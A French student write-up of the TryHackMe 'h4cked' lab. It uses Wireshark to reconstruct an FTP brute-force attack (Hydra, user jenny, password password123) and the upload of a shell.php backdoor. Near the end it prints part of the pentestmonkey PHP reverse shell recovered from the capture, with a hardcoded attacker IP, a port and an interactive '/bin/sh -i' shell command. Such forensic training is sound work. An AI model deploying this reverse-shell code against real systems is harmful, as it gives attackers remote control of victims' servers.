
Analyse de paquets en passant par Wireshark

Exercices venant de TryHackMe

Créer un compte sur tryhackme

Se connecter à la room « h4cked » :



h4cked


Find out what happened by analysing a .pcap file and hack your way back into the machine

Difficulty: Easy

Task 1 Oh no! We've been hacked!

Pour réaliser l'exercice, il va falloir utiliser Wireshark

Utilisation de Wireshark : connecté sur le réseau de la classe




```
No.    Time        Source             Destination        Protocol  Length Info
 12534 311.106663  192.168.31.91      162.159.133.234    TCP        54 49241 → 443 [ACK] Seq=379 Ack=324420 Win=63637 Len=0
 12535 311.186098  192.168.31.98      192.168.31.255     UDP       305 54915 → 54915 Len=263
 12536 311.255603  162.159.133.234    192.168.31.91      TLSv1.2   545 Application Data
 12537 311.276460  IntelCor_b5:65:80  Broadcast          ARP        42 Who has 169.254.255.255? Tell 192.168.31.71
 12538 311.295822  192.168.31.91      162.159.133.234    TCP        54 49241 → 443 [ACK] Seq=379 Ack=324911 Win=63146 Len=0
 12539 311.318977  162.159.133.234    192.168.31.91      TLSv1.2   446 Application Data
 12540 311.334411  162.159.133.234    192.168.31.91      TLSv1.2   236 Application Data
 12541 311.334441  192.168.31.91      162.159.133.234    TCP        54 49241 → 443 [ACK] Seq=379 Ack=325485 Win=64400 Len=0
 12542 311.440966  162.159.133.234    192.168.31.91      TLSv1.2   382 Application Data
 12543 311.480988  192.168.31.91      162.159.133.234    TCP        54 49241 → 443 [ACK] Seq=379 Ack=325813 Win=64072 Len=0
 12544 311.538337  192.168.31.91      239.255.255.250    SSDP      216 M-SEARCH * HTTP/1.1
 12545 311.571686  192.168.31.68      192.168.31.91      UDP       426 56250 → 59347 Len=384
```

```
> Frame 1: 317 bytes on wire (2536 bits), 317 bytes captured (2536 bits) on interface \Device\NPF_{8F9CF392-D8B3-4666-82C3-D5A6B52A4D5E}, id 0
> Ethernet II, Src: Cisco_5e:ee:49 (ac:a0:16:5e:ee:49), Dst: IntelCor_69:6c:75 (b0:a4:60:69:6c:75)
> Internet Protocol Version 4, Src: 162.159.133.234, Dst: 192.168.31.91
> Transmission Control Protocol, Src Port: 443, Dst Port: 49241, Seq: 1, Ack: 1, Len: 263
v Transport Layer Security
  v TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 258
      Encrypted Application Data: 7a20274dfa1e023ca259d0304199ca50fa0c879533b5ddaa755ef82c68446272ad18cfd9…
      [Application Data Protocol: http-over-tls]
```

```
0000  b0 a4 60 69 6c 75 ac a0  16 5e ee 49 08 00 45 00   ··`ilu·· ·^·I··E·
0010  01 2f a3 ba 40 00 33 06  9a 81 a2 9f 85 ea c0 a8   ·/··@·3· ········
0020  1f 5b 01 bb c0 59 db e3  89 8d eb c1 15 d9 50 18   ·[···Y·· ······P·
0030  ff ff 7e 4f 00 00 17 03  03 01 02 7a 20 27 4d fa   ··~O···· ···z 'M·
0040  1e 02 3c a2 59 d0 30 41  99 ca 50 fa 0c 87 95 33   ··<·Y·0A ··P····3
0050  b5 dd aa 75 5e f8 2c 68  44 62 72 ad 18 cf d9 2a   ···u^·,h Dbr····*
0060  54 f5 85 00 de ab 01 59  7b 30 6e 82 47 44 fd 95   T······Y {0n·GD··
0070  81 b3 40 69 df 05 8c 60  ff 8e ea 86 5a ff bd 6d   ··@i···` ····Z··m
0080  66 8d 2c f5 66 30 9b e1  15 68 61 4a 79 17 e8 0b   f·,·f0·· ·haJy···
0090  aa 17 15 8f 4a ce fc d5  10 0e 4c b6 19 59 83 bc   ····J··· ··L··Y··
00a0  b6 61 0d 90 f8 9f 6f 1d  6f 0e e2 88 6d 23 49 90   ·a····o· o···m#I·
00b0  4e ae f3 b6 ee ba 57 f9  d8 e2 81 fc 62 5e e4 cf   N·····W· ····b^··
00c0  ad ce d4 5f 07 35 62 31  b7 1d ee 3f 2b 87 14 db   ···_·5b1 ···?+···
00d0  99 73 fe a6 76 c8 f5 4b  2c b3 9b c8 0d b2 58 9a   ·s··v··K ,·····X·
```


Questions :



Answer the questions below

It seems like our machine got hacked by an anonymous threat actor. However, we are lucky to have a .pcap file from the attack. Can you determine what happened? Download the .pcap file and use Wireshark to view it.

Ouverture du fichier .pcap :




Capture.pcapng
Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide
Apply a display filter ... <Ctrl-/>

```
No.  Time          Source         Destination    Protocol Length Info
   1 0.000000000   192.168.0.147  192.168.0.115  TCP      74 57064 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
   2 0.000067104   192.168.0.147  192.168.0.115  TCP      74 57066 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
   3 0.000103422   192.168.0.147  192.168.0.115  TCP      74 57068 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
   4 0.000187447   192.168.0.147  192.168.0.115  TCP      74 57070 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
   5 0.000250490   192.168.0.147  192.168.0.115  TCP      74 57072 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
   6 0.000252568   192.168.0.147  192.168.0.115  TCP      74 57074 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
   7 0.000442461   192.168.0.115  192.168.0.147  TCP      74 21 → 57064 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1701921852 TSecr=1407772739 WS=128
   8 0.000460957   192.168.0.147  192.168.0.115  TCP      66 57064 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407772739 TSecr=1701921852
   9 0.000442516   192.168.0.115  192.168.0.147  TCP      74 21 → 57066 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1701921852 TSecr=1407772739 WS=128
  10 0.000511806   192.168.0.147  192.168.0.115  TCP      66 57066 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407772739 TSecr=1701921852
  11 0.000569391   192.168.0.147  192.168.0.115  TCP      74 57076 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1407772739 TSecr=0 WS=128
  12 0.000442546   192.168.0.115  192.168.0.147  TCP      74 21 → 57068 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1701921852 TSecr=1407772739 WS=128
  13 0.000601826   192.168.0.147  192.168.0.115  TCP      66 57068 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407772739 TSecr=1701921852
```

```
> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_4a:b9:cd (00:0c:29:4a:b9:cd), Dst: PcsCompu_92:a2:af (08:00:27:92:a2:af)
> Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115
> Transmission Control Protocol, Src Port: 57064, Dst Port: 21, Seq: 0, Len: 0
```


```
0000  08 00 27 92 a2 af 00 0c  29 4a b9 cd 08 00 45 00   ··'····· )J····E·
0010  00 3c af cd 40 00 40 06  08 98 c0 a8 00 93 c0 a8   ·<··@·@· ········
0020  00 73 de e8 00 15 1d da  a5 37 00 00 00 00 a0 02   ·s······ ·7······
0030  fa f0 82 85 00 00 02 04  05 b4 04 02 08 0a 53 e8   ········ ······S·
0040  e8 43 00 00 00 00 01 03  03 07                     ·C······ ··
```

Question 1:




The attacker is trying to log into a specific service. What service is this?

Preuve à l’appui :




```
390 11.414730239  192.168.0.147  192.168.0.115  FTP  78 Request: USER jenny
```

Question 2 :



There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Preuve à l’appui :



Environ 467 000 résultats (0,39 secondes)

Conseil : Recherchez des résultats uniquement en **français**. Vous pouvez indiquer votre langue de recherche sur la page Préférences.

https://github.com › vanhauser-thc ▾ Traduire cette page

vanhauser-thc/thc-hydra - GitHub

Contribute to **vanhauser**-thc/thc-hydra development by creating an account on ... there is a **bruteforce** mode with the -x option (which you can not use with ...

Go to file · Install · Hydra.c · Issues 25

https://tzusec.com › brute-forcing-wi... ▾ Traduire cette page

Brute Forcing With Hydra - TzuSec.com

18 déc. 2020 — Hydra is a classic, fast network logon cracker that was created by **Van Hauser**. It is commonly used as a network logon cracker.

https://packetstormsecurity.com › files ▾ Traduire cette page

Files from van Hauser - Packet Storm

Google's American Fuzzy Lop is a **brute-force** fuzzer coupled with an exceedingly simple but rock-solid instrumentation-guided genetic algorithm. afl++ is a ...


https://www.kali.org › tools › hydra ▾ Traduire cette page

hydra | Kali Linux Tools

root@kali:~# hydra -h Hydra v9.2 (c) 2021 by **van Hauser**/THC & David Maciejak ... passwords from FILE -x MIN:MAX:CHARSET password **bruteforce** generation, ...

:D


Question 3 :



The attacker is trying to log on with a specific username. What is the username?


jenny

Preuve à l’appui :



```
    93 0.355886347   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
    94 0.356054530   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
    95 0.356130452   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
    96 0.357204265   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
    97 0.357726461   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
    98 0.358053889   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
    99 0.358814186   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
   100 0.359034811   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
   101 0.359380463   192.168.0.147       192.168.0.115       FTP        78 Request: USER jenny
```


Question 4 :



What is the user's password?


password123

Preuve à l’appui :



```
   394 13.968715114  192.168.0.147       192.168.0.115       FTP        84 Request: PASS password123
   395 14.002582310  192.168.0.115       192.168.0.147       FTP        89 Response: 230 Login successful.
```


Question 5 :



What is the current FTP working directory after the attacker logged in?


/var/www/html

Preuve à l’appui :



```
   400 15.576739978  192.168.0.147       192.168.0.115       FTP        71 Request: PWD
   401 15.577170346  192.168.0.115       192.168.0.147       FTP       112 Response: 257 "/var/www/html" is the current directory
```


Question 6 :



The attacker uploaded a backdoor. What is the backdoor's filename?


shell.php

Preuve à l’appui :



```
425 19.323635348  192.168.0.147   192.168.0.115   FTP   82 Request: STOR shell.php
426 19.324208506  192.168.0.115   192.168.0.147   TCP   74 20 → 50339 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1701941176 TSecr=0 WS=128
427 19.324229502  192.168.0.147   192.168.0.115   TCP   74 50339 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1407792063 TSecr=1701941176 WS=128
428 19.324476899  192.168.0.115   192.168.0.147   TCP   66 20 → 50339 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1701941176 TSecr=1407792063
429 19.324742316  192.168.0.115   192.168.0.147   FTP   88 Response: 150 Ok to send data.
```

Question 7 :



The backdoor can be downloaded from a specific URL, as it is located inside the uploaded file. What is the full URL?


http://pentestmonkey.net/tools/php-reverse-shell

Preuve à l’appui :

Clic droit sur une trame FTP-DATA

Suivre la trame

Scroll




```
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.147';  // CHANGE THIS
$port = 80;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();
```

Question 8 :



Which command did the attacker manually execute after getting a reverse shell?

